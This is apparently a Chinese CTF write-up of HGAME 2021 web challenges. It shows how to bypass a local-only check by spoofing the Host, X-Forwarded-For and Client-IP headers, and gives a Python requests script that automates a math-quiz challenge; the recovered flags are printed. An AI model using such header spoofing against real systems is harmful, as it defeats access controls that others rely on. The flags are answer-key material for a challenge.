

Hitchhiking_in_the_Galaxy



302	GET	hitchhiker42.0727....	HitchhikerGuide.php	document	html	1.21 KB	0.98 KB
404	GET	hitchhiker42.0727....	index.php	document	html	1.15 KB	0.98 KB
200	GET	cdnjs.cloudflare.com	jquery.min.js	script	js	已缓存	0 字节
404	GET	hitchhiker42.0727....	favicon.ico	FaviconLoader.jsm:19...	html	已缓存	300 字节


F12显示302**重定向**




```
HTTP/1.1 302 Found
Date: Thu, 04 Feb 2021 08:26:03 GMT
Server: Apache/2.4.29 (Ubuntu)
Location: index.php
Content-Length: 277
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

    <html>
    <head><title>405 Method Not Allowed</title></head>
    <body bgcolor="white">
    <center>
        <h1>405 Not Allowed</h1>
        <p>顺风车不是这么搭的</p>
    </center>
    <hr>
    <center>nginx/1.14.0 (Ubuntu)</center>
    </body>
    </html>
```

405方法不允许或者格式不对

更换POST方式




```
POST /HitchhikerGuide.php HTTP/1.1
Host: hitchhiker42.0727.site:42420
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:85.0)
Gecko/20100101 Firefox/85.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0
.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://hitchhiker42.0727.site:42420/
Upgrade-Insecure-Requests: 1
```



```
HTTP/1.1 200 OK
Date: Thu, 04 Feb 2021 08:31:52 GMT
Server: Apache/2.4.29 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 91
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

    只有使用"无限非概率引擎"(Infinite Improbability Drive)才能访问这里~
```


替换User-Agent: Infinite Improbability Drive Gecko



```
POST /HitchhikerGuide.php HTTP/1.1
Host: hitchhiker42.0727.site:42420
User-Agent: Infinite Improbability Drive Gecko/20100101 Firefox/85.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0
.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://hitchhiker42.0727.site:42420/
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Date: Thu, 04 Feb 2021 08:34:23 GMT
Server: Apache/2.4.29 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 148
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

    你知道吗? <a
href="https://github.com/wuhan005">茄子</a>特别要求: 你得从他的<a
href="https://cardinal.ink/">Cardinal</a>过来
```


替换Referer: https://cardinal.ink/



```
POST /HitchhikerGuide.php HTTP/1.1
Host: hitchhiker42.0727.site:42420
User-Agent: Infinite Improbability Drive Gecko/20100101 Firefox/85.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0
.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: https://cardinal.ink/
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Date: Thu, 04 Feb 2021 08:35:59 GMT
Server: Apache/2.4.29 (Ubuntu)
Content-Length: 39
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

    flag仅能通过本地访问获得
```

设置host 、X-Forwarded-For、Client-IP为127.0.0.1



```
POST /HitchhikerGuide.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Infinite Improbability Drive Gecko/20100101 Firefox/85.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0
.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Client-IP:127.0.0.1
X-Forwarded-For:127.0.0.1
Connection: keep-alive
Referer: https://cardinal.ink/
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Date: Thu, 04 Feb 2021 08:40:01 GMT
Server: Apache/2.4.29 (Ubuntu)
Content-Length: 62
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

    hgame{s3Cret_0f_HitCHhiking_in_the_GAl@xy_i5_d0nT_p@nic!}
```


watermelon

宝藏走私者

上车获得

智商检测鸡

抓包分析：



```
POST /api/verify HTTP/1.1
Host: r4u.top:5000
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:85.0) Gecko/20100101 Firefox/85.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/json;charset=utf-8
Content-Length: 14
Origin: http://r4u.top:5000
Connection: keep-alive
Referer: http://r4u.top:5000/
Cookie: session=eyJzb2x2aW5nIjoxfQ.YBtykA.fKsMAgCVleNuFQQhhBgdV1EeD5I

{"answer":111}
```


```
HTTP/1.0 200 OK
Content-Type: application/json
Content-Length: 17
Content-Type: application/json
Vary: Cookie
Server: Werkzeug/1.0.1 Python/3.8.7
Date: Thu, 04 Feb 2021 08:44:45 GMT

{"result":false}
```

查看fuckmath.js 发现是后端验证答案且修改solving值并不能拿到flag

发现题目由后端发往前端

于是想到js脚本获取题目计算验证。尝试了一下有点困难。转换思维用python BeautifulSoup 和requests两个模块，写到一半发现给的资料里刚是介绍这两个模块，看来是走对了。

期间因为cookie错误，又去重新仔细看了cookie的介绍。最后拿到flag



```
题都做不完还想要Flag?大学生就这就这就这？


第K题: 100
cookies1:
{}
44
35
11
17
-2567.5


cookies2:
{'session': 'eyJzb2x2aW5nIjoxMDB9.YBut3A.rj-jJmr7obaZQu6FWOT2WsbQ3w4'}
{'result': True}
{}


cookies3:
{}
100


cookies4
{}
hgame{3very0ne_H4tes_Math}


第K题: 101
cookies1:
                                                    Yeah it's ha
```

```python
from requests import cookies
from sympy import *
from bs4 import BeautifulSoup
import requests
import json

Question_url="http://r4u.top:5000/api/getQuestion"#问题
verify_url="http://r4u.top:5000/api/verify"#验证
Stutis_url="http://r4u.top:5000/api/getStatus"#进程
Flag_url="http://r4u.top:5000/api/getFlag"#flag

cookies1={}
cookies2={}
cookies3={}
cookies4={}

def function(a,b,c,d):
    x=symbols('x')
    f=a*x+b
    return integrate(f,(x,c,d))




k=1
#获取题目，计算答案
while(true):
    print("\n")
    print("第K题: "+str(k))
    cookies1={}
    r=requests.get(Question_url,cookies=cookies2)
    cookies1 = r.cookies.get_dict()

    print("cookies1:")
    print(cookies1)
    r.encoding='utf-8'
    html=r.text
    soup=BeautifulSoup(html,"html.parser")
    iteams=soup.find_all('mn')

    for i in iteams:
        print(i.string)

    a=int(iteams[2].string)
    b=int(iteams[3].string)
    c=int(iteams[0].string)
    d=int(iteams[1].string)
    answer=float(function(a,b,-c,d))
    print(answer)
    answer=str(answer)
    adata={'answer':answer}
    aheaders={'Content-Type': 'application/json'}
#

 r=requests.post(verify_url,headers=aheaders,data=json.dumps(adata),cookies=cookies2)
    cookies2=r.cookies.get_dict()

    print("\n")
    print("cookies2:")
    print(cookies2)
    result=json.loads(r.text)
    print(result)

#查看进度


    print(cookies3)
#
    r=requests.get(Stutis_url,cookies=cookies2)
    cookies3=r.cookies.get_dict()
    print("\n")
    print("cookies3:")
    print(cookies3)
    sol=json.loads(r.text)
    print(sol['solving'])

#获取flag

#
    r=requests.get(Flag_url,cookies=cookies2)
    cookies4=r.cookies.get_dict()

    print("\n")
    print("cookies4")
    print(cookies4)

    sol=json.loads(r.text)
    print(sol['flag'])
    if(k <= 100):
        k=k+1
    else:
        break
```